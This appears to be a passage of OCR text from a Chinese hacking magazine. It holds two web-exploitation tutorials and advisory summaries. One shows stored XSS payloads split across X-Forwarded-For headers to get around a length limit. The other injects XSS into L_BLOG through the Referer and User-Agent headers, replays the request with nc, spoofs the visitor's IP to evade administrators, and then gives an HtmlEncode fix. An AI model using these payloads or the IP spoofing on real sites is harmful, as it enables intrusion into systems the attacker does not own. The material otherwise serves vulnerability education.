是没有办法绕过的，但是看看记录里面还有我们的 $onlineip 哦！是不会经过过滤的，如果我们输入恶意的 IP，最终会记录在日志文件里，然后在后台里显示的，在 admin/record.php 的 80 行左右能看到代码：

```
    for($i=$pagemin; $i<=$pagemax; $i++){
                $detail=explode("|",$bbslogfiledata[$i]);
                        $winddate=get_date($detail[5]);
                        $detail[2] && !If_manager && $detail[2]=substr_replace($detail[2],'***',1,-1);
                        $detail[6]=htmlspecialchars($detail[6]);
                        $adlogfor.="
    <tr class=b align='center'>
    <td><a href='$admin_file?adminjob=setuser&action=search&schname=$detail[1]&schname_s=1'>$detail[1]</a></td>
        <td>$detail[2]</td>
        <td class='smalltxt'>$detail[3]</td>
        <td>$detail[4]</td>
        <td class='smalltxt'>$winddate</td>
        <td class='smalltxt'>$detail[6]</td>
    </tr>";
            }
        }
```

注意只有$detail[6]=htmlspecialchars($detail[6])这个是做了过滤的，其他的都是原样输出哈！跨站的条件产生了，但是我们能不能跨站呢？别忘记了有一个郁闷的限制就是长度不能超过 16，今天我们就来试试突破下最小长度的跨站吧！


要跨站，<script>这个是必须的，加上</script>的话肯定超过了限制，所以很明显一个语句是不行的，但是是不是不能跨了呢？当然不是！我们看后台的记录还可以得到一个信息，就是很多记录都放在一个页面的，这给我们一个思路就是，可以把跨站语句拆开，然后利用它们是一个页面的特点把它们组合起来，让我们跟那个 16 字符的限制做斗争吧！观察下页面可以看到我们的每个 IP 记录之间还有很多不可以预料的字符，这怎么办呢？这里要利用的一个东西就是 script 里的注释字符 /*，在正确的 js 语句之间它代表了注释的作用，两个 /**/ 之间可以把中间不可用的东西消灭掉，嘿嘿，我们就可以想办法跨站了！看我构造的后台跨站语句进入后台后会成为下面的形式：


图 4

```
<script>open(/*无效内容*/"http://127"/*无效内容*/+".0.0.1/"/*无效内容*/)</script>
```

是有点吃力啊，构造四个语句才能弄出一个完整的跨站呀！而且还是精装版的呵！不过思路是对的哦，大家可以根据需要构造自己的跨站语句，用起来可能有点麻烦！但是因为我们提交的顺序，最后提交的会先显示，所以我们应该先提交后面的跨站语句如 */)</script>，然后依次提交前面的内容，以保证语句的正确，*/ 和 /* 不能少哦！具体的做法就是去登录的地方抓包，然后把我们的跨站语句插入在X-Forwarded-For:后面提交啦！提交完之后进后台看下后台日志，如图 4 所示，嘿嘿，弹出窗口了吧！后台跨站成功！到这里一些简单的漏洞就演示完了，说真的，由于这 16 个字符的限制。利用起来真的很麻烦，希望各位能尝试下突破，构造出更好的语句。本文不是教大家做什么破坏，如果能学到一些思路，也就达到本文的目的了。有什么问题欢迎到论坛讨论，我的 ID 是剑心。

编辑点评： 最近研究 HTTP_X_FORWARDED_FOR 这个属性的人很多，这是剑心关于它的第二篇文章了。貌似在 php>=5 时，无论 magic_quotes_gpc 是 On 还是 Off，Php 对 $_SERVER 变量是不会做转义处理，不仅仅是 HTTP_X_FORWARDED_FOR 还有 HTTP_REFERER、QUERY_STRING 等等。



不要问我从哪里来——L_BLOG的统计漏洞

寂寞的刺猬[L.S.T]

我是天空中的一片云，偶尔飘到你的窗前，不要问我从哪里来，我的IP在远方……嘛？一定要知道！那就点击“L_BLOG”中的“访问”链接吧！在访问记录列表中有我的IP地址！什么？弹出了一个提示窗口！看，不让你问，你非想知道，幸亏我只是和你开个玩笑！要是被别有用心的人写入了隐藏的跨站代码，那你就亏大喽！呵呵！想知道怎么回事？那就听俺一一道来！

按照惯例，先看一段代码：

```
Commond.asp 文件第70行：
Dim Guest_IP
Guest_IP=Replace(Request.ServerVariables("HTTP_X_FORWARDED_FOR"),"'","")
If Guest_IP=Empty Then Guest_IP=Replace(Request.ServerVariables("REMOTE_ADDR"),"'","")
'站点统计代码
IF Session("GuestIP")<>Guest_IP Then
Dim Guest_Agent,Guest_Refer
Guest_Agent=Trim(Request.ServerVariables("HTTP_USER_AGENT"))
Guest_Refer=Trim(Request.ServerVariables("HTTP_REFERER"))
Conn.ExeCute("INSERT INTO blog_Counter(coun_IP,coun_Agent,coun_Refer) VALUES ('"&Guest_IP&"','"&Guest_Agent&"','"&Guest_Refer&"')")
Conn.ExeCute("UPDATE blog_Info SET blog_VisitNums=blog_VisitNums+1")
SQLQueryNums=SQLQueryNums+2
Session("GuestIP")=Guest_IP
End IF
```

这段代码中涉及到了**Request.ServerVariables**的四个变量，它们都是什么意思呢？让百度来告诉大家：

1、HTTP_X_FORWARDED_FOR：代理服务器的IP地址。
2、REMOTE_ADDR：本地主机的IP地址。
3、HTTP_USER_AGENT：当前用户HTTP设备的变量，包含默认的浏览器版本、机器名和操作系统。
4、HTTP_REFERER：来源页或称为上一页。

接下来讲解一下这段代码，如果用户使用的是代理，那么就把代理服务器的IP地址赋予**Guest_IP**，否则就取本地主机的IP地址。然后用取得的Guest_IP同Session中的Guestip值对比，如不同，就把当前用户的**IP地址**、**HTTP变量**和**来源页**插入到blog_Counter表中。熟悉注入的朋友都知道，对于**INSERT**语句，如果是在SQL数据库内，可以有所突破；但如果是处于ACCESS数据库内，那就被束缚在一个很小的范围内，充其量就是插入一些语句，而INSERT中的三个变量在整段代码中，并没有任何过滤，而blogvisit.asp（访问记录列表）页在从数据库读取这些数据到页面时，也没有采取任何过滤，这样的话，在L-BLOG记录我的信息时，将跨站代码一并提交，不就可以了吗？

L_BLOG以其简洁的风格，在网络上拥有众多的Fans，偶好友“无所事事”也是其中之一，为了确保测试的准确性，就用他的小站吧！呵呵！首先用IE打开BLOG首页，然后启动“Winsock”监听当前页，接下来点击页面中的“访问”链接，这样，在打开“访问记录列表”页面的同时，“WinSock”的GET项也抓到了如下数据：

```
GET /blogvisit.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, */*
Referer: http://www.*****.cn/default.asp
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon)
Host: www.*****.cn
Connection: Keep-Alive
Cookie: 5200=memPassword=&memStatus=&memName=; ASPSESSIONIDQQCTBTQS=CCEBHGADMELMNCOKMJGMHGGA
```

这是一种GET方式的提交，其中的**Referer**就是**HTTP_REFERER**，而**User-Agent**则是**HTTP_USER_AGENT**，只要将跨站语句写入这两项的后面，再用NC提交，应该可以把跨站代码写入到数据库内！目标确定，开始行动！将上面的数据保存在NC目录中的“blog.txt”里，（注意：在Cookie后面有两个空行，不要遗漏，否则在后面提交数据时就会出现“Inverse Host Lookup Failed”之类的错误），然后在“Referer”及“User-Agent”中分别加入如下语句：**<script>alert(/loveshell.net/)</script>**。启动CMD窗口，CD至NC所在目录，输入如下语句：**nc.exe -vv www.*****.cn 80 <blog.txt**。稍停一会后，就看到CMD窗口内闪过很多字符，说明数据提交成功。打开“blogvisit.asp”看一下效果，刷新后如图1，弹出一个跨站窗口，哈哈，漏洞出现。

但为什么只弹出了一个？按照上面输入的代码，应该是两个才对啊！查看源文件后发现，原来Referer中的数据在网页内是这样显示的：<image src="images/icon_refresh.gif" alt="来源URL：http://www.pc010.cn/default.asp<script>alert(/loveshell.net/)</script>" onmouseover="this.style.cursor='hand';" />




图1




图2




图3




图4

跨站语句变成了图片的说明文档，难怪跨站代码不会执行，不过这难不倒咱，用双引号将它们分离开，不就OK了！但分离后的跨站代码要在“IMG”语句内，才能保证页面的完整性。这样，就要把跨站代码赋予给“IMG”中的某个参数上！什么参数能完成这个任务呢？用百度查到了“IMG”的所有参数，经过测试后，发现其中的 **dynsrc** 和 **onload** 可以胜任，以dynsrc为例，分离后的跨站语句是：**" dynsrc="javascript:alert(/www.loveshell.net/)"**（注：语句的最后面有一个空格）。接下来再次修改blog.txt中的相关内容，再次用NC提交，HOHO！这次一共弹出了三个跨站窗口，其中之一如图2。

如果将上面的代码改为**<ifrmae>**…之类的语句，虽然在执行时看不到痕迹，但IP地址却会记录下我当前的地址，如果哪天管理员追究起来，想跑也跑不了呀！怎样把自己的IP隐藏起来呢？忽然想起前两天在“Lake2”的BLOG中看到一篇关于IP地址的文章，其中提到了一个针对代理IP的伪造方法，就是在提交的数据中加入：**X-Forwarded-For: 10.0.0.54**，其中的10.0.0.54可以是任意IP。在前面的代码中，我们也看到了，L_BLOG在提取用户的IP时，首先用到的是 **HTTP_X_FORWARDED_FOR**（代理IP），其次才是本机的IP，瞧！先读的是代理IP！OK！在Blog.txt内加入如下语句：**X-Forwarded-For: 123.123.123.123**，修改后的Blog.txt如图3。再次用NC提交Blog.txt，这一次弹出的跨站窗口就更多了，不过我们要看的是来访者的IP地址，如图4，IP伪造成功！对了，能不能将跨站代码写到IP地址中呢？试了一下，没有成功，好像对字符的长度有限制。查看 **blog_Counter** 表中相关的字段长度，原来 **coun_ip** 长度被限制在20之内，难怪不能插入代码，不过 **coun_Agent** 和 **coun_Refer** 的长度都在250！很宽松的空间！

好了，说完了漏洞，接下来说一下修补方法。其实漏洞就是这样，在没发现之前，觉得一切都很太平，就像偶，在没发现此漏洞之前，经常去“blogvisit.asp”查看信息，幸亏及时发现了此漏洞，不然，怕怕…… 赶快进行修补！对 **Guest_Agent**、**Guest_Refer** 和 **Guest_IP** 分别加入 **Server.HtmlEncode** 进行转换，相关的转换代码如下：

```
Guest_IP=Server.HtmlEncode(Replace(Request.ServerVariables
("HTTP_X_FORWARDED_FOR"),"'",""))
If Guest_IP=Empty Then Guest_IP=Server.HtmlEncode(Replace(Request.
ServerVariables("REMOTE_ADDR"),"'",""))
…………略
Guest_Agent=Server.HtmlEncode(Trim(Request.ServerVariables
("HTTP_USER_AGENT")))
Guest_Refer=Server.HtmlEncode(Trim(Request.ServerVariables
("HTTP_REFERER")))
```

再用NC提交构造好的BLOG.TXT，嘿嘿，跨站代码虽然提交上去了，但原形也露出来了。[文章测试用到的软件WinSock Expert、NC已收录在光盘中]

编辑点评：

L_BLOG的这个跨站漏洞，应该算是一个鸡肋漏洞，一者访问记录在不停地增加，二者也没多少人会一页一页打开。但作者给我们提供了另一种跨站输入方式，还有代理IP的伪造，对于新手来讲，还是值得一看的。

漏洞公告牌

Windows CE MMS多媒体短信编辑器远程溢出漏洞

受影响系统：

Microsoft MMS Composer 2.0.0.13

Microsoft MMS Composer 1.5.5.6

描述：

Windows CE是微软开发维护的运行于嵌入式设备的操作系统。

Windows CE自带的MMS多媒体短信编辑器程序实现上存在多个缓冲区溢出漏洞，远程攻击者可能利用此漏洞在用户设备上执行任意指令。

MMS多媒体短信编辑器在处理短信中TransactionID、Subject、ContentLocation等多个头部字段时存在溢出问题，攻击者可能通过向受害者发送畸形MMS消息导致在用户机器上执行任意指令。

Microsoft Windows Server服务远程缓冲区溢出漏洞（MS06-040）

影响系统：

Microsoft Windows XP SP2

Microsoft Windows XP SP1

Microsoft Windows Server 2003 SP1

Microsoft Windows Server 2003

Microsoft Windows 2000SP4

CVE 号：CVE-2006-3439

风险等级：严重

漏洞描述：

Microsoft Windows是微软发布的非常流行的操作系统。

Microsoft Windows的Server服务在处理RPC通讯中的恶意消息时存在溢出漏洞，远程攻击者可以通过发送恶意的RPC报文来触发这个漏洞，导致执行任意代码。

解决方案：

Microsoft已经为此发布了一个安全公告（MS06-040）以及相应补丁：MS06-040：Vulnerability in Server Service Could Allow Remote Code Execution (921883)

链接：http://www.microsoft.com/technet/security/bulletin/ms06-040.mspx?pf=true

3. Microsoft IE HTML布局和定位内存破坏漏洞（MS06-042）

影响系统：

Microsoft Internet Explorer 6.0 SP1

Microsoft Internet Explorer 6.0

CVE 号：CVE-2006-3450

风险等级：严重

漏洞描述：

Microsoft Internet Explorer是微软发布的非常流行的WEB浏览器。

Internet Explorer解析带有特定布局定位组合的HTML的方式中存在内存破坏漏洞，成功利用此漏洞的攻击者可以完全控制受影响的系统。由于没有正确的处理CSS类值，通过document.getElementByID访问特制的CSS元素就会触发这个漏洞。攻击者可能通过构建特制网页来利用此漏洞，如果用户查看了该网页，则可能允许远程执行代码。


解决方案：

Microsoft已经为此发布了一个安全公告（MS06-042）以及相应补丁：MS06-042：Cumulative Security Update for Internet Explorer (918899)

链接：http://www.microsoft.com/technet/security/bulletin/ms06-042.mspx

ASP+PHP 注入结合的成功

黑萝卜[S.H.C]&[SYC]



老C独语：

估计铁路老大的职工也是天天挂猫扑，很有点BT娱乐的精神了。最近从烟台坐火车回北京，票买不到只能在过道上挤了一夜，这倒没有什么。火车空调开得有零下几度了，全车厢的人都冻得受不了，反映意见后，列车员只说一句这空调正常呀。这事让我联想到，现在的有些黑客初学者想了解一个问题，百度狗狗都查过了，没有找到明白的答案，于是就跑到QQ群里问，以为群策群力，三人行必有我师矣，但，其实不然，得到的回应要不是沉默就一定是调侃了。很多标榜所谓的"黑客技术群"，其实是技术基本不谈，插科打诨，发黄色图片反而成了主流内容。一些朋友抱着热切的学习愿望加入到群中，热情发问，结果反遭冷落，哎，其失望心情可想而知。还好，我们有黑客手册可以看的。这一期的栏目的文章，希望有你一些不了解的问题，或者正好是想知道的答案。

不断地了解新技术，不断地找站锻炼是黑客进步的主要步骤，不过以前就算只是练练手，帮人家善意地检测下网站也是偷偷摸摸的，总觉得心虚。最近终于来了个正大光明的练习机会，老师接了个项目，是要帮人家公司做一次外围的安全检测，好像网站还是挺大的。我听说后马上去争取这次来之不易的机会，老师同意了，但是也下了命令，至少要拿出那么点成绩来，不然以后就没有我的份了！

